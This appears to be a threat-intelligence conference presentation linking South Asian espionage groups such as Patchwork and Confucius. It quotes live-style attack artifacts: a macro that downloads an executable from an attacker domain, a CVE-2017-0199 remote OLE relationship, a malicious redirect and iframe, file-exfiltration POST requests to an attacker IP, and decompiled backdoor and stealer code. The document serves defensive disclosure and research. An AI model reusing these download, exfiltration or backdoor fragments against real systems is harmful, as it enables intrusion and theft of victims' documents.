

# Linking cyberespionage groups targeting victims in South Asia

Daniel Lunghi  
Jaromir Horejsi



# Outline

- Overview of different threat actors
  - Patchwork
  - Confucius
  - Urpage
  - Hangover
  - Snake in the grass
  - EHDevel / Donot
- Connections between those groups
- Conclusion


# Beginning of the investigation

- During our daily threat hunting routine, we discovered several delivery documents with untypical themes
- Lures to enable macros, downloads RAT
- Topics related to Bangladesh and Sri Lanka



```
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET", "http://clep-cn.org/202KSL.exe", False
xHttp.Send
```

# Beginning of the investigation



# Patchwork (2016)

- Disclosed by Cymmetria in 2016
- Operating since at least 2014
- Targets China, Pakistan, US, Bangladesh, Sri Lanka, Israel among others
- Uses spear phishing

# Patchwork - Infection vectors

- Example of the website redirecting to a malicious document

← → ⌂ english.sinamilnews.com



**Chinese president meets top U.S. general**

Chinese President Xi Jinping on Thursday met with visiting chairman of the U.S. Joint Chiefs of Staff Joseph Dunford at the Great Hall of the People in Beijing.



**China invites US to solve issues together**

China has invited the United States to work together and play a constructive role in solving issues regarding the Korean Peninsula and maintaining peace and stability in the region.

≡(GB) | Chinese(Big5) | Defense Ministry

Logout Contact Us Site Map

Search ... Search



```
1092 <!-- Webterren JsCode end-->
1093 <!-- Go to www.addthis.com/dashboard to customize your tools -->
```


```
<meta http-equiv="refresh" content="1;url=http://english.sinamilnews.com/PLA-Deployment-Revealed.doc"
```

```
1094
1095
1096
1097
1098
1099 </body></html>
```

# Patchwork - Delivery documents

- CVE-2012-1856

RTF files, drop various decoy documents related to China



## Power and Order in the South China Sea


By Dr. Patrick M. Cronin

Despite numerous calls for a more cooperative relationship, U.S.-China ties appear to be on an increasingly competitive trajectory.<sup>1</sup> Nowhere has this seemed more apparent than in the South China Sea, where rising tensions have been sowing concern throughout Southeast Asia about the durability of order in the Asia-Pacific region.<sup>2</sup>

A defining moment in deteriorating relations occurred at the July 2010 Association of Southeast Asian Nation (ASEAN) Foreign Ministers' Meeting in Hanoi, when Secretary of State Hillary Clinton announced U.S. support for ensuring that territorial disputes were resolved amicably and fairly. "The United States," Secretary Clinton explained, "has a national interest in freedom of navigation, open access to Asia's maritime commons, and respect for international law in the South China Sea."<sup>3</sup> That prompted Chinese Foreign Minister Yang Jiechi to warn "outside powers" not to meddle, and then turn to Southeast Asian foreign ministers and declare: "China is a big country. And you are all small countries. And that is a fact."<sup>4</sup> U.S.-China relations have now become inseparable from the complex set of issues roiling the South China Sea. From the point

# Patchwork - Delivery documents

- CVE-2014-4114



- CVE-2017-0199



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"
><Relationship Id="rId3" Type=""
http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="
http://ciis-cn.net/msofficeupdatenip.htm" TargetMode="External"/><Relationship Id="rId2" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/slideLayout" Target=
"../slideLayouts/slideLayout5.xml"/><Relationship Id="rId1" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/vmlDrawing" Target=
"../drawings/vmlDrawing1.vml"/><Relationship Id="rId4" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target=
"../media/image1.wmf"/></Relationships>
```



# Patchwork – Toolkit

- Weaponized documents exploiting CVE-2012-1856, CVE-2014-4114, CVE-2015-1641, CVE-2017-0199, CVE-2017-8570
- xRAT/QuasarRAT
- NdiskMonitor (custom .NET backdoor)
- Badnews (custom backdoor)
- .NET and AutoIT filestealers
- Delphi “Biodata” backdoor
- AndroRAT and “Bahamut” Android malware

# Patchwork – Badnews backdoor

- Badnews backdoor
  - Hardcoded and encoded (sub 0x01) URL addresses with configuration
  - Links to legitimate services like Github, feed43, webrss, wordpress, weebly...

```
..j.u.d.s.....uid=....&u=.GetUserNameW....%04x....UNIC....?....&....i  
uuqt;00sbx/hjuivcvtfspdoufou/dpn0bmgsffeopcfmj0uftusp0nbtufoynm/ynm...iuuq  
;00gffe54/dpn06281594223137742/ynm..iuuq;00xxx/xfcstt/dpn0dsfbuqffe/qiq@qf  
feje>5::53..iuuqt;00cfdfitcfbvuff/xpseqsftt/dpn0....o.p.e.n....lfsom43/e
```

The screenshot shows a hex editor interface with a green header bar labeled "ADD". Below the header, there's a search bar with "Key Hex ▾ ff" and a text input field containing the encoded URLs from the previous slide. To the right of the input field is a large text area showing the decoded URLs. At the bottom of this area, there's an "Output" section with "time: 1ms", "length: 195", and "lines: 1". Below the output section, three URLs are listed: <https://raw.githubusercontent.com/alfrednobeli/testro/master/xml.xml>, <http://feed43.com/5170483112026631.xml>, and <http://www.webrss.com/createfeed.php?feedid=49942>. There are also links to <https://bechesbeautee.wordpress.com/> and <https://github.com/alfrednobeli/testro>.

# Patchwork – Badnews backdoor

- Badnews backdoor
  - Examples of encoded configuration on Github / Wordpress website



The screenshot shows a browser window with the URL <https://raw.githubusercontent.com/alfrednobeli/testro/master/xml.xml>. The page content is an XML document with several encoded sections. One section contains a large string of characters: {{MmVhZGFkMmQ2NGM2YzYwNTI0MjRlNjA1ZTU4NWU2MDU2NWE1ZTY0NTI1YzY0ZmU1MGZlZjhmlNmYwZjBmMjQwZjRmYwYyNDI1OGZjNWM2NmYwZhkOGYyZWVmMjQwZmVmZTYyZDJlMmQyMw==}}. This string is likely a base64 encoded payload or configuration for a Badnews backdoor.

```
<rss xmlns:blogChannel="http://backend.userland.com/blogChannelModule" version="2.0">
<channel>
<title>good</title>
<link>http://feeds.rapidfeeds.com/79167</link>
<atom:link xmlns:atom="http://www.w3.org/2005/Atom" rel="via" href="http://feeds.rapidfeeds.com/79167/" type="application/rss+xml"/>
<atom:link xmlns:atom="http://www.w3.org/2005/Atom" rel="self" href="http://feeds.rapidfeeds.com/79167/" type="application/rss+xml"/>
<description>
<![CDATA[
{{MmVhZGFkMmQ2NGM2YzYwNTI0MjRlNjA1ZTU4NWU2MDU2NWE1ZTY0NTI1YzY0ZmU1MGZlZjhmlNmYwZjBmMjQwZjRmYwYyNDI1OGZjNWM2NmYwZhkOGYyZWVmMjQwZmVmZTYyZDJlMmQyMw==}}
]]>
</description>
<pubDate>Tue, 21 Jul 2015 05:03:09 EST</pubDate>
<docs>http://backend.userland.com/rss</docs>
<generator>RapidFeeds v2.0 -- http://www.rapidfeeds.com</generator>
<language>en</language>
</channel>
</rss>
```

## Site Title

[Home](#)   [About](#)   [Contact](#)        

xciting

October 11, 2017

bechesbeautee

Leave a comment

wipego jormekhonso isazbtii

[[MmVhZGFkMmQ2NGM2YzYwNTI0MjRlNjA1ZTU4NWU2MDU2NWE1ZTY0NTI1YzY0ZmU1MGZlZjhmlNmYwZjBmMjQwZjRmYwYyNDI1OGZjNWM2NmYwZhkOGYyZWVmMjQwZmVmZTYyZDJlMmQyMw==]]

# Patchwork – File stealers


## ■ Taskhost stealer

```
private void RemoveResource(object sender, EventArgs e)
{
    this.Hide();
    this.ShowInTaskbar = false;
    this.windowID = Marshal.AllocHGlobal(this.windowID);
    this.CheckAction();
    this.RemoveResource("*.doc;*.xls;*.pdf;*.ppt;*.eml;*.msg;*.rtf;");
}
```

```
POST http://209.58.185.35/secure.php?drive=C-%5BFixed%5D&student_name=██████████ HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 209.58.185.35
Content-Length: 9
Expect: 100-continue
Connection: Keep-Alive
C-[Fixed]
```

```
POST http://209.58.185.35/secure.php?drive=C-%5BFixed%5D/Program%20Files/Debugging%20Tools%20for%
Content-Type: multipart/form-data; boundary=rv5rgkjt.0t3
Host: 209.58.185.35
Content-Length: 1196548
Expect: 100-continue

--rv5rgkjt.0t3
Content-Disposition: form-data; name="file";filename="kernel_debugging_tutorial.doc"
Content-Type: application/msxls
Content-Type: application/msword
Content-Type: application/msppt
Content-Type: application/pdf
Content-Type: text/txt
Content-Type: application/rtf
Content-Type: image/jpeg
Content-Type: application/zip
Content-Type: application/ipd
Content-Type: application/bbb
Content-Type: application/x-rar-compressed
Content-Type: application/x-zip-compressed
```



# Confucius (2016)

- Disclosed by Palo Alto Networks in 2016
- Operating since at least 2013
- Rapid7 disclosed the ByeByeShell backdoor in 2013
- Targets Pakistan, especially military sector
- Palo Alto Networks mentions links with Hangover
- Our research started following on from Patchwork research

# Confucius – Infection vectors

- Mails containing links to weaponized documents
  - RTF files exploiting CVE-2015-1641, CVE-2017-11882, CVE-2017-8750
  - Inpage files exploiting CVE-2017-12824
- Waterholes: legitimate websites compromised to inject malicious code
- Fake websites built to incite victims to install malicious chat applications for Windows and Android
- Legitimate websites linking to malicious documents
- Human interactions to incite victims into installing malicious applications or click on malicious links

# Confucius - Infection vectors – mails

## Issued in Public Interest

It has been established through exhaustive survey that majority of families in Pakistan have limited knowledge base while addressing any unforeseen eventuality at family front which might include sudden demise of the sole bread earner. **On directions of the Honourable Prime Minister of Pakistan, NADRA has now come out with an elaborate document** which is proposed to be held with all the Citizens of Pakistan.

Download the document from the link below. **Fill your details and hand over to Spouse.**

### Know your Rights

#### Disclaimer:

1. The information is solely for Citizens of Pakistan. If you are not a citizen or have changed your citizenship, you are advised to unsubscribe.
2. The document is confidential and may be legally privileged. It is solely intended for use of named recipient(s). If you are not the named addressee, you should not disseminate, distribute or copy this e-mail.

---

If you no longer wish to receive mail from us, you can [unsubscribe](#)  
NADRA Pakistan, National Database Organisation, Ministry of interior, Islamabad,  
635844, Pakistan

## *CPEC marks the beginning of Chinese Inclusion in Pakistan*

National Identity Card for Pakistani citizens **held with a Chinese man** marks the beginning of Chinese expanse. Many consider it morally wrong when Pakistan has yet to allow identity cards to Muslim refugees from Afghanistan, while some term it "**The aftereffect of CPEC**".

Despite China being Pakistan's all-weather friend, **noted Defence Analyst and Economist Ahmad Faruqui** has all the reason to look at it with suspicion. Top economists of the likes of **Abd-ul-Wahab**, regard **CPEC as benefiting only China**.

**Pakistan looks at China as its Military Ally and an economic benefactor.** It has now begun to even forge cultural ties with China. However, according to a **Pew Research, 82% Pakistanis hold an unfavourable view in this regard.**

[Learn More ...](#)

If you no longer wish to receive mail from us, you can [Unsubscribe](#)  
[mailer@dawn-news.live](mailto:mailer@dawn-news.live)

# Confucius - Infection vectors – waterholing




The screenshot shows a web browser interface with the URL <http://irrigation.punjab.gov.pk:80/>. The page content includes a table with a row containing a link to "Entitlement.aspx". Below the table, there is an iframe pointing to "<http://45.76.33.53/code.php>". The code visible in the browser's developer tools shows the following snippet:

```
780 <tr>
781     <td colspan="2" align="right"><a href="Entitlement.aspx" class="footerLink">Read More..</a></td>
782 
783 </tr>
784 
785 </table>
786 
787 </div>
788     <div>
789         ... -----
```

- 45.76.33.53 is related to a malware named “remote-access-c3” and developed by the Confucius group

# Confucius - Infection vectors – fake websites



# Confucius - Infection vectors – fake websites

23 August 2018 4:45 pm » Railways ministry faces a debt of Rs37-40 billion, Sheikh Rashid

## AZAD KASHMIR

Bringing Forth The Truth

Choose Language English

Transposh - translation plugin for wordpress

KASHMIR PAKISTAN INDIA GLOBAL ABOUT AZAD KASHMIR OUR APP

Q



NEWS VIEWERSHIP STATISTICS

886 hits

RECENT POSTS

Paki objecting to National Dress of Pak as dress of terrorists in a Museum in Washington DC.  
23 August 2018

Railways ministry faces a debt of Rs37-40 billion, Sheikh Rashid  
23 August 2018

"What Has Happened To This Little Heaven," Flood-Battered Kodagu Asks  
23 August 2018

Donald Trump Says Stock Market Would 'Crash' If He Were Impeached

Pakistan Pakistan Trending

Paki Objecting To National Dress Of Pak As Dress Of Terrorists In A Museum In Washington DC.

News Reporter 23 August 2018 0 COMMENTS

In 'Newseum' Museum – Washington DC. The national dress of Pakistan was displayed so prominently in the terrorism gallery. This exhibit is blatantly offensive to every peace-loving Pakistani and I hope that sanity will

# Confucius - Infection vectors – malicious links

- Legitimate website containing a malicious link

change.org Start a petition Browse



Zainab Justice started this petition to Chief Justice of Pakistan Main Saqib Nisar and 3 others

Rape, Murder of 8-year-old GIRL ----- Shocks Pakistan

## PETITION UPDATE

**COAS & Chief Justice : Agreed to OUR Request -- Thank You ALL**



**Zainab Justice**

Lahore, Pakistan

30 JAN 2018 — As one LAST Step Please Fill an Form BELOW and mail back a SIGNED Copy to give to COAS and CJ Pakistan. Thank You VERY MUCH -- ALL --- WE DID IT

<http://justice4zainab.ddns.net/>

# Confucius - Infection vectors – malicious links

- The malicious link redirects to Document.docx



## Index of /Normal

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 <a href="#">Document.docx</a>	2018-01-30 06:50	11K	
 <a href="#">Document1.docx</a>	2018-01-29 01:19	0	
 <a href="#">normal.docx</a>	2017-12-25 06:04	12K	
 <a href="#">test.txt</a>	2018-01-03 21:29	22	

Apache/2.4.29 (Win32) OpenSSL/1.1.0g PHP/7.2.0 Server at justice4zainab.ddns.net Port 80

# Confucius - Infection vectors – social network profiles



[Follow](#)

## Pakistan Defence

@defencedotpak

Follow Pakistan's largest community forum | Civil - Military - Foreign Affairs - Debates - OpEds - NATSEC - Industry | EST-2005 | RT ≠ Endorsement |...



[Follow](#)

## ISPR Official

@ISPROfficial10

(ISPR)



[Follow](#)

## Change.org

@Change




[Follow](#)

## Maj Gen Asif Ghafoor

@OfficialDGISPR

The official spokesperson of Pakistan Armed Forces. Personal account is @peaceforchange



## Shahid

474 followers

Hahahaa uni ? Kharab thori ho

[Follow](#)



## HILAL - The Pakistan Armed Forces Magazine

11,526 likes

Magazine

[Follow](#)

# Confucius – Toolkit

- Weaponized documents exploiting CVE-2015-1641, CVE-2017-11882, CVE-2017-8750
- SFX archive with decoy document and malicious executable
- ByeByeShell (custom backdoor)
- Remote-access-c3 (custom C++ backdoor)
- Delphi “BioData” backdoor
- C++, Delphi and Python filestealers
- File exfiltration via multiple cloud service providers
- Mobile malware (Android, available on Google Play and Amazon App Store)

# Confucius - Backdoors, RATs

## ■ ByeByeShell

- Shell, comd, sleep, quit, kill
- Comd:
  - put, EXIT, dup, exe, fget, fput, getproc, listdir, copyfile, exec
- Smurf! Control script in .php

```
memset(&szRecvBuffer, 0, 0x100u);
dwConnectionStatus = recv(socket, &szRecvBuffer, 255, 0);
if ( dwConnectionStatus == -1 )
    goto LABEL_77;
if ( !_strcmp(&szRecvBuffer, "shell\n") )
    run_cmd_command((void *)socket);
if ( !_strcmp(&szRecvBuffer, "comd\n") && !send_recv_file_ex(socket) )
    goto LABEL_77;
if ( !_strcmp(&szRecvBuffer, "sleep\n") )
{
    dwMilliseconds = 1800000;
    dwConnectionStatus = send(socket, "BYE BYE", 7, 0);
    goto LABEL_77;
}
if ( !_strcmp(&szRecvBuffer, "quit\n") )
    goto LABEL_77;
if ( !_strcmp(&szRecvBuffer, "kill\n") )
    break;
```

[ S m u r f ! ]				
By [REDACTED]				
21 out of 156 Bots Reported Today				
Machine Name	Time Reported	Last Seen Score	Terminal Status	Info
GuI	January 30, 2018, 10:04 pm	1	Off	
DELL	January 30, 2018, 10:04 pm	3	Off	
[REDACTED]	January 30, 2018, 10:04 pm	4	Off	
[REDACTED]	January 30, 2018, 10:04 pm	4	Off	
Std User	January 30, 2018, 10:01 pm	149	Off	
[REDACTED]	January 30, 2018, 9:30 pm	2023	Off	
[REDACTED]	January 30, 2018, 9:06 pm	3477	Off	
[REDACTED]	January 30, 2018, 8:28 pm	5733	On	
[REDACTED]	January 30, 2018, 7:46 pm	8297		
[REDACTED]	January 30, 2018, 6:25 pm	13133		
abc	January 30, 2018, 6:09 pm	14069		
Commander	January 30, 2018, 5:32 pm	16343		
[REDACTED]	January 30, 2018, 5:29 pm	16488		
[REDACTED]	January 30, 2018, 5:16 pm	17261	Off	
[REDACTED]	January 30, 2018, 4:47 pm	19025	Off	
[REDACTED]	January 30, 2018, 3:58 pm	21982	Off	
Admin	January 30, 2018, 3:27 pm	23788	Off	
[REDACTED]	January 30, 2018, 2:38 pm	26726	Off	
[REDACTED]	January 30, 2018, 2:28 pm	27326	Off	
[REDACTED]	January 30, 2018, 1:55 pm	29334	Off	
Administrator	January 30, 2018, 1:25 am	74361		Probable Analyser

# Confucius - File stealers

## ■ Swissknife

- Written in Python, compiled to .EXE file
- access token in decompiled code -> allowed us to write script
- enumerating all folders (victims) and all files (even the deleted ones)
- .pdf, .doc, .docx, .ppt, .pptx, .xls, and .xlsx

```
KEN = 'LTY2!                                     SnVX'

def main():
    selectedDir = os.path.join(os.path.join(os.path.expanduser('~')), 'Desktop')
    Visit(selectedDir)
    selectedDir = os.path.join(os.path.join(os.path.expanduser('~')), 'Downloads')
    Visit(selectedDir)
    selectedDir = os.path.join(os.path.join(os.path.expanduser('~')), 'Documents')
    Visit(selectedDir)
    drives = win32api.GetLogicalDriveStrings()
    drives = drives.split('\x00')[:-1]
    for UPdrive in drives:
        selectedDir = UPdrive
        dType = win32file.GetDriveType(UPdrive)
        if dType == 2 or dType == 3 or dType == 4:
            if UPdrive not in ('A:\\\\', 'a:\\\\', 'C:\\\\', 'c:\\\\'):
                Visit(selectedDir)
```

# Confucius - File stealers

- Swissknife
  - Enumerating of the deleted folders and files

```
DeletedMetadata(name=u'afzaal{2c9f1032}', path_lower=u'/afzaal{2c9f1032}', path_display=u'  
DeletedMetadata(name=u'Awais{D02DB714}', path_lower=u'/awais{d02db714}', path_display=u'/A  
DeletedMetadata(name=u'Dell{42321b59}', path_lower=u'/dell{42321b59}', path_display=u'/Del  
DeletedMetadata(name=u'mohammad ██████████{A43A8D28}', path_lower=u'/mohammad ██████████{a43a8d28}  
DeletedMetadata(name=u'Altaf████████{9E5014a2}', path_lower=u'/altaf████████{9e5014a2}', path_...  
DeletedMetadata(name=u'Sehr{3609E588}', path_lower=u'/sehr{3609e588}', path_display=u'/Seh  
DeletedMetadata(name=u'gggg{C47F812F}', path_lower=u'/gggg{c47f812f}', path_display=u'/ggg  
DeletedMetadata(name=u'AVASTx{1282DBA6}', path_lower=u'/avastx{1282dba6}', path_display=u'  
DeletedMetadata(name=u'AK{9E8C521F}', path_lower=u'/ak{9e8c521f}', path_display=u'/AK{9E8C  
DeletedMetadata(name=u'Amer{A27121AD}', path_lower=u'/amer{a27121ad}', path_display=u'/Ame  
DeletedMetadata(name=u'hunter{78B1B493}', path_lower=u'/hunter{78b1b493}', path_display=u'  
DeletedMetadata(name=u'Dell{A209BC60}', path_lower=u'/dell{a209bc60}', path_display=u'/Del  
DeletedMetadata(name=u'rm{8088E31B}', path_lower=u'/rm{8088e31b}', path_display=u'/rm{8088  
DeletedMetadata(name=u'Asdaq{1E43014C}', path_lower=u'/asdaq{1e43014c}', path_display=u'/A  
DeletedMetadata(name=u'Hp{ECE16209}', path_lower=u'/hp{ece16209}', path_display=u'/Hp{ECE1  
DeletedMetadata(name=u'hawl{F841378A}', path_lower=u'/hawl{f841378a}', path_display=u'/h  
DeletedMetadata(name=u'Get Started with Dropbox.pdf', path_lower=u'/get started with dropb  
DeletedMetadata(name=u'Altaf{F2D44F0E}', path_lower=u'/altaf{f2d44f0e}', path_display=u'/A
```

# Confucius - File stealers

- Swissknife
  - Enumerating of the deleted folders and files

```
DeletedMetadata(name=u'Visiting Card Afzaal [REDACTED].docx', path_lower=u'/afzaal{2c9f1032}/visiting  
DeletedMetadata(name=u'The Transport Officer.docx', path_lower=u'/afzaal{2c9f1032}/the transport  
DeletedMetadata(name=u'The General Manager (Sales).docx', path_lower=u'/afzaal{2c9f1032}/the gen  
DeletedMetadata(name=u'The Deputy Commissioner.docx', path_lower=u'/afzaal{2c9f1032}/the deputy  
DeletedMetadata(name=u'The Anti-Honour Killings Laws (Criminal Laws Amendment) Bill, 2014.pdf',  
DeletedMetadata(name=u'Stationary.doc', path_lower=u'/afzaal{2c9f1032}/stationary.doc', path_dis  
DeletedMetadata(name=u'Shortage of Water.docx', path_lower=u'/afzaal{2c9f1032}/shortage of water  
DeletedMetadata(name=u'REPRESENTATION TO SPEAKER NATIONAL HEARING.docx', path_lower=u'/afzaal{2c  
DeletedMetadata(name=u'PROFILE OF NATIONAL FOOD SECURITY AND RESEARCH.docx', path_lower=u'/afzaa  
DeletedMetadata(name=u'OGDCL.docx', path_lower=u'/afzaal{2c9f1032}/ogdcl.docx', path_display=u'/  
